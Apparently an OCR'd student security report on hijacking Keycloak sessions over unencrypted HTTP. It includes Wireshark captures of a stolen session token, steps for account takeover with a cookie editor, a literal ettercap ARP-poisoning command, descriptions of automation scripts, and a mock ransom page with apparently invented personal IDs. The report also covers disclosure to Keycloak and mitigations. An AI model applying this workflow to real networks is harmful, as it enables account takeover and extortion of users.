

Ettercap
Releases · bettercap/bet…
parallels@kali-linux-20…
Wireshark
05:24 PM
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
frame contains "GET /realms/fake-master/protocol/openid-connect/3p-cookies/step1.html"
```


In Wireshark display filter, the attacker queries "**frame contains "GET /realms/fake-master/protocol/openid-connect/3p-cookies/step1.html"**" and waits for Lucas to login.

Victim Login

Immediately as Lucas logs into his own account on his WINDOWS MACHINE, the attacker's Wireshark picks up Lucas' login packet.


Ettercap
Releases · bettercap/bet…
parallels@kali-linux-20…
Wireshark
05:24 PM
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
frame contains "GET /realms/fake-master/protocol/openid-connect/3p-cookies/step1.html"

No.  Time          Source        Destination     Protocol Length Info
6504 28.023899389  192.168.1.92  18.141.231.163  HTTP     1474 GET /realms/fake-master/protocol/openid-connect/3p-cookies/step1.html HTTP/1.1
6506 28.027533097  192.168.1.92  18.141.231.163  TCP      1474 [TCP Retransmission] 60837 → 80 [PSH, ACK] Seq=4386 Ack=245135 Win=262656 Len…

› Frame 6504: 1474 bytes on wire (11792 bits), 1474 bytes captured (11792 bits) on interface eth0, id 0
› Ethernet II, Src: Parallel_3b:c2:08 (00:1c:42:3b:c2:08), Dst: Parallel_64:f3:b3 (00:1c:42:64:f3:b3)
› Internet Protocol Version 4, Src: 192.168.1.92, Dst: 18.141.231.163
› Transmission Control Protocol, Src Port: 60837, Dst Port: 80, Seq: 4386, Ack: 245135, Len: 1420
▾ Hypertext Transfer Protocol
  › GET /realms/fake-master/protocol/openid-connect/3p-cookies/step1.html HTTP/1.1\r\n
    Host: ec2-18-141-231-163.ap-southeast-1.compute.amazonaws.com\r\n
    Connection: keep-alive\r\n
```




```
    Host: ec2-18-141-231-163.ap-southeast-1.compute.amazonaws.com\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/53
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.9\r\n
  ▾ [truncated]Cookie: AUTH_SESSION_ID_LEGACY=864ff903-358c-4e2f-914b-5e72134f063d; KEYCLOAK_SESSION_LEGACY=fake-master/41
      Cookie pair: AUTH_SESSION_ID_LEGACY=864ff903-358c-4e2f-914b-5e72134f063d
      Cookie pair: KEYCLOAK_SESSION_LEGACY=fake-master/412d4c31-d982-439a-948c-46271bca2a09/864ff903-358c-4e2f-914b-5e7213
      Cookie pair [truncated]: KEYCLOAK_IDENTITY_LEGACY=eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJhNGY0MDY2Yy00MW
    \r\n
```

Upon deep analysis of the HTTP login packet, the attacker has captured Lucas' session cookie, "KEYCLOAK_IDENTITY_LEGACY" in full. Attacker saves this value for impersonation.

```
KEYCLOAK_IDENTITY_LEGACY=eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJhNGY0MDY2Yy00MWRiLTRiNTQtODhhMy00ZmQyNmFlNTY4NDQifQ.eyJle
HAiOjE2OTg2OTM2ODksImlhdCI6MTY5ODY1NzY4OSwianRpIjoiOTA1MDc5ODYtYzUyMS00YzRjLTkyMzgtYzExY2UwNDJiMzA4IiwiaXNzIjoiaHR0cDovL2VjMi0xOC0
xNDEtMjMxLTE2My5hcC1zb3V0aGVhc3QtMS5jb21wdXRlLmFtYXpvbmF3cy5jb20vcmVhbG1zL2Zha2UtbWFzdGVyIiwic3ViIjoiNDEyZDRjMzEtZDk4Mi00MzlhLTk0OGMt
NDYyNzFiY2EyYTA5IiwidHlwIjoiU2VyaWFsaXplZC1JRCIsInNlc3Npb25fc3RhdGUiOiI4NjRmZjkwMy0zNThjLTRlMmYtOTE0Yi01ZTcyMTM0ZjA2M2QiLCJzaWQiOiI4Nj
RmZjkwMy0zNThjLTRlMmYtOTE0Yi01ZTcyMTM0ZjA2M2QiLCJzdGF0ZV9jaGVja2VyIjoiRnFWWWpDNmpzaTR0TEZIMGZleHUyaGt6bkthWXF2ejFKYkNoN0VFME43U
SJ9.J8QqrJ9aZrB93erEzzEQPyHMueORBm92_9SsUMRTy1U
```


Connect to instance | EC2 | ap
EC2 Instance Connect | ap-so
Keycloak Administration UI
Keycloak Account Manageme
Not Secure | ec2-13-229-243-235.ap-southeast-1.compute.amazonaws.com/realms/fake-master/account/#/
KEYCLOAK
attacker
Welcome to Keycloak account management
Personal info
Manage your basic information
Personal info
Account security
Control your password and account access
Signing in
Device activity
Linked accounts
Applications
Track and manage y permission to acces account
Applications
http://ec2-13-229-243-235.ap-southeast-1.compute.amazonaws.com/realms/fake-m...
ec2-13-229-243-235.ap-southeast-1.compute.amazonaws.com | AUTH_SESSION_ID_LEGACY
ec2-13-229-243-235.ap-southeast-1.compute.amazonaws.com | KEYCLOAK_IDENTITY_LEGACY
Value
Domain
ec2-13-229-243-235.ap-southeast-1.compute.amazonaws.com
Path
/realms/fake-master/
Expiration
Wed Oct 30 2024 18:16:20 GMT+0800 (Singapore Standard Time)
SameSite
HostOnly ☑
Session ☑
Secure ☐
HttpOnly ☑
ec2-13-229-243-235.ap-southeast-1.compute.amazonaws.com | KEYCLOAK_SESSION_LEGACY
Help

Using a cookie editor, the attacker alters the value of "KEYCLOAK_IDENTITY_LEGACY" cookie to Lucas'.


Chrome File Edit View History Bookmarks Profiles Tab Window Help
Mon 30 Oct 6:18 PM
Keycloak Account Manageme
Not Secure | ec2-13-229-243-235.ap-southeast-1.compute.amazonaws.com/realms/fake-master/account/#/personal-info
KEYCLOAK
Sign out
lucas chin
Personal info
Account security
Applications

Personal info

Manage your basic information.

All fields are required.

Username: lucas

Email: lucasys.chin@gmail.com

First name: lucas

Last name: chin

Attacker refreshes the page.

Attacker can now change Lucas' email, details and password for complete account takeover.

(Link to exploit of 22.0.5 Proof-of-Concept video at Appendix D)

7. Automated Python Attack (Software Robot)

Since running the scripts demands a substantial amount of RAM, the code is divided into three smaller sections. This approach makes it more manageable, preventing potential memory-related issues and ensuring smoother execution of the scripts.

1. Ettercap.py
2. Wifi-sniff.py
3. Login.py

All the scripts are written in *Python3*, using the Python modules Sockets, Subprocess, Selenium and Scapy.

Video of Simulated Automated Exploit, employing the 3 scripts at Appendix E. In the video, Sacul coded a funny HTML page to seek ransom from Lucas. Its source code is at Appendix F.

Link to GitHub Repository: https://github.com/yhnbgf/autokeycloak

1. Ettercap.py (Source Code at Appendix G)

Instead of using Ettercap Graphical, the script automatically launches Ettercap ARP Poisoning attacks from the CLI (Command Line Interface).

Functionality

1. Using Python's sockets module, it scans and prints the user's default gateway (router) IP address and the user's own local IP address.
2. It prompts the user for an input of the victim's IP address.
3. It verifies the validity of all 3 IP addresses and executes an ARP poisoning attack on the router and victim IP addresses, using Ettercap.

For example

1. The program detects default gateway at 192.168.1.1, and user's IP address at 192.168.1.81
2. The user inputs the victim IP address of 192.168.1.94.
3. Computer runs this command

   ```
   sudo ettercap -T -q -M arp:remote /192.168.1.1// /192.168.1.94// >
   /dev/null 2>&1 &
   ```

2. Wifi-sniff.py (Source Code at Appendix H)

Instead of using Wireshark, this program uses Scapy, a python library that manipulates Wi-Fi packets. This script sniffs the Wi-Fi traffic.

Functionality

1. It prompts the user for the Keycloak Realm name.
2. Scans all network traffic.
3. Filters away other network traffic, only searching for the victim's login onto Keycloak.
4. When a login packet is detected, the script prints the packet information, including all cookies used for login and the login URL.
5. Slices the data, storing only the "KEYCLOAK_IDENTITY_LEGACY" token value
6. Saves the token value to a file, "cookie.txt", and the login URL to "url.txt".
7. Automatically stops itself upon task complete.

3. Login.py (Source code at Appendix I)

The script processes cookie and URL information obtained from Wifi-sniff.py and impersonates the victim login onto the Keycloak Realm.

Functionality

1. It processes the "KEYCLOAK_IDENTITY_LEGACY" token value previously stored in "cookie.txt"
2. Navigates to the Keycloak Login page
3. Using JavaScript and Inspect Console, enforces the cookie of the browser to be Lucas'.
4. Refreshes the page for the user to take over Lucas' account.
5. Page remains open for the user to use the account, until "CTRL + C" is pressed.

Discussion


8. Follow-Up

Upon discovering this potential avenue of attack, I contacted the Keycloak security team on email, and opened a GitHub Issue. See Appendix J

9. Mitigation

For developers, ensure that your applications use HTTPS for secure communication. This encrypts the data in transit between the client and server, making it difficult for attackers to intercept and manipulate. When using HTTPS, implement the latest version of TLS (Transport Layer Security) to ensure existing vulnerabilities are patched.

For users, beware of unsecured Wi-Fi networks and avoid using them for **sensitive transactions, such as online banking or shopping.**



https://www.google.com

google.com ×

Connection is secure ›

Cookies and site data ›

Site settings

About this page
Google LLC is an American multinational...

When using Chrome browser, click on the 🎚 icon on the left of the URL address bar. When using other internet browsers e.g., Edge, Safari, Firefox, etc. click on the 🔒 icon at the left of the URL address bar. Ensure that the website is on HTTPS and has a valid SSL certificate to secure your connections.

10. Conclusion

As my YDSP Project comes to fruition, reflecting on this remarkably fruitful journey is imperative. I extend my gratitude not only for the invaluable resources provided by DSTA, which significantly enriched my learning experience, but also for the opportunity to expand my knowledge of cybersecurity. This undertaking has been more than a mere project, it has been a transformative expedition, fostering both professional development and personal growth.

I am inspired to serve as the catalyst to change. Making full use of my knowledge in programming, and cybersecurity, I will fuse both together to produce more efficient, and effective automated software that can actively scan websites for lapses in security. I can work with SMEs to expand my outreach, and develop network security solutions with MINDEF when I grow up to ensure all existing Singaporean web platforms are secure.

Reflecting on this journey, I learnt not just to code or exploit, but have grown. I have become not just a learner but someone who understands cybersecurity resilience and strategic thinking. It was a journey that taught me the ethical responsibility of securing digital spaces.

11. Acknowledgements

This project is only possible with the support of DSTA. I am especially grateful for the guidance of my mentor, Ms Lim Seh Leng who has been extremely helpful in pushing me above the scopes of this project. Thanks to her, I have thoroughly enjoyed this research experience.

Annexes

1. References

[1] Stian Thorgersen. (n.d.). Retrieved December 4, 2022, from https://github.com/keycloak/keycloak

[2] Conti, M., Dragoni, N., & Lesyk, V. (2016). A Survey of Man In The Middle Attacks. *IEEE Communications Surveys & Tutorials*, *18*(3), 2027-2051. Retrieved December 4, 2023, from https://doi.org/10.1109/COMST.2016.2548426

2. Appendices

Appendix A

DSTA Keycloak Set-up Guide

https://drive.google.com/file/d/1R8sGUvTbnV3VntunR8G1syf0Uzm4CTBz/view?usp=sharing

Appendix B

Vulnerability Findings Deck

https://docs.google.com/presentation/d/1FWFxzrX9PNeYkOHCKF1HAABxucQfV6UT/edit?usp=sharing&ouid=107896507330633954059&rtpof=true&sd=true

Appendix C

Manual Exploit of Version 21.0.0

https://drive.google.com/file/d/1linPG4_708wK70iZNh2FRgeQBQarm6V6/view?usp=sharing

Appendix D

Manual Exploit of Version 22.0.5

https://drive.google.com/file/d/1-pqKV6-Wswh6skW5_tnA_nv8GPlepojz/view?usp=sharing

Appendix E

Video of Simulated Automated Exploit


https://drive.google.com/file/d/1juOHW3TA-5OcRn1JlAL35BfccSN9xc-5/view?usp=sharing

Appendix F

Source Code of Sacul's Ransom HTML Page

```
<!DOCTYPE html>
<html lang="en">
  <style>
      h1, h2 {
          text-align: center;
          padding: 20px;
          background: linear-gradient(45deg, #FF0000, #FF7F00, #FFFF00, #00FF00, #0000FF, #4B0082, #8B00FF);
          -webkit-background-clip: text;
          color: transparent;
          animation: spinAnimation 10s linear infinite; /* Animation for spinning text */
      }
      body {
       background-image:
url('https://t4.ftcdn.net/jpg/02/12/25/45/360_F_212254598_brUfST14WUQsmeXq83kvdo3l8Uft82ma.jpg');
      }
      table {
          width: 80%;
          margin: 20px auto;
          background-color: rgba(255, 255, 255, 0.8);
          border-collapse: collapse;
      }
      th, td {
          border: 1px solid #ddd;
          padding: 8px;
          text-align: left;
      }
      th {
          background-color: #f2f2f2;
      }
      mark {
          background-color: yellow;
          color: black;
          font-weight: bold;
      }
      mark2 {
          background-color: yellow;
          color: black;
          font-weight: bold;
      }
      .colorful-text {
          color:
      }
      @keyframes spinAnimation {
          0% {
            transform: rotate(0deg);
          }
          100% {
            transform: rotate(360deg);
          }
      }
      .colorful-text {
          color: #FF00FF;
      }
      .funny-text {
          font-family: 'Comic Sans MS', cursive;
          color: #FF00FF;
          text-align: center;
          font-size: 24px;
          padding: 20px;
          background-color: green;
      }
  </style>
  <script>
```

```
    // Function to fetch and display the visitor's IP address
    function getIpAddress() {
        fetch('https://ipinfo.io/json')
            .then(response => response.json())
            .then(data => {
                document.getElementById('ip-address').textContent = data.ip;
            })
            .catch(error => {
                console.error('Error fetching IP address:', error);
            });
    }

    // Call the function when the page loads
    window.onload = getIpAddress;
</script>
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Lucas' Friends Information LEAKED</b></title>
    <style>
        table {
            width: 100%;
            border-collapse: collapse;
            margin-top: 20px;
        }
        th, td {
            border: 1px solid #ddd;
            padding: 8px;
            text-align: left;
        }
        th {
            background-color: #f2f2f2;
        }
    </style>
</head>
<body>

    <h1>Lucas' Friends Information</h1> <h2>LEAKED HAHAHAHAHAH</h2>

    <table>
        <thead>
            <tr>
                <th>Contact Name</th>
                <th>Email</th>
                <th>Birthday</th>
                <th>Mobile</th>
                <th>Address</th>
                <th>NRIC No.</th>
            </tr>
        </thead>
        <tbody>
            <tr>
```



```
        <td>Vernie Si</td>
        <td>verniesi41@hotmail.com</td>
        <td>1996-10-25</td>
        <td>9561-6475</td>
        <td>Blk 42 Lorong 6 Woodgrove, #11-37, 967937</td>
        <td>S9606318M</td>

      </tr>
      <tr>
       <td>Keith Chia Wee Tat</td>
       <td>keithchi52@gmail.com</td>
       <td>1966-07-10</td>
       <td>8487-6738</td>
       <td>3 Kallang Vista, 064547 </td>
       <td>S6689059A</td>
      </tr>
      <tr>
       <td>Tay Boon Keong Jimmy</td>
       <td>tayboonk78@gmail.com</td>
       <td>1976-08-29</td>
       <td>9880-6338</td>
       <td>Blk 30 Lorong 4 Pandan Valley, #05-04, 468449</td>
       <td>S7670951I</td>
      </tr>
      <tr>
       <td>Jarred Woo</td>
       <td>jarredwo85@yahoo.com.sg</td>
       <td>2003-11-01</td>
       <td>9010-1367</td>
       <td>69 Admiralty Gate, 815475</td>
       <td>T0355365L</td>
      </tr>
      <tr>
       <td>Judy Yap</td>
       <td>judyyapm66@gmail.com</td>
       <td>1995-09-27</td>
       <td>8742-5114</td>
       <td>1 Jalan Telipok, 177805</td>
       <td>S9528017M</td>
      </tr>
      <tr>
       <td class="colorful-text"><mark>Pay MONEY of I LEAK MORE</mark></td>

      </tr>
    </tbody>
  </table>
  <div class="funny-text">Pay 1 BTC to 0x310D023266F9e9a861E732D569E4C690F29d039f OR ELSE</div>

   <<h1>Your IP Address: 220.255.23.234</h1>
   <p id="ip-address">Loading...</p>

</body>
```

```
</html>
```

Appendix G

https://github.com/yhnbgf/autokeycloak

Source Code of Ettercap.py

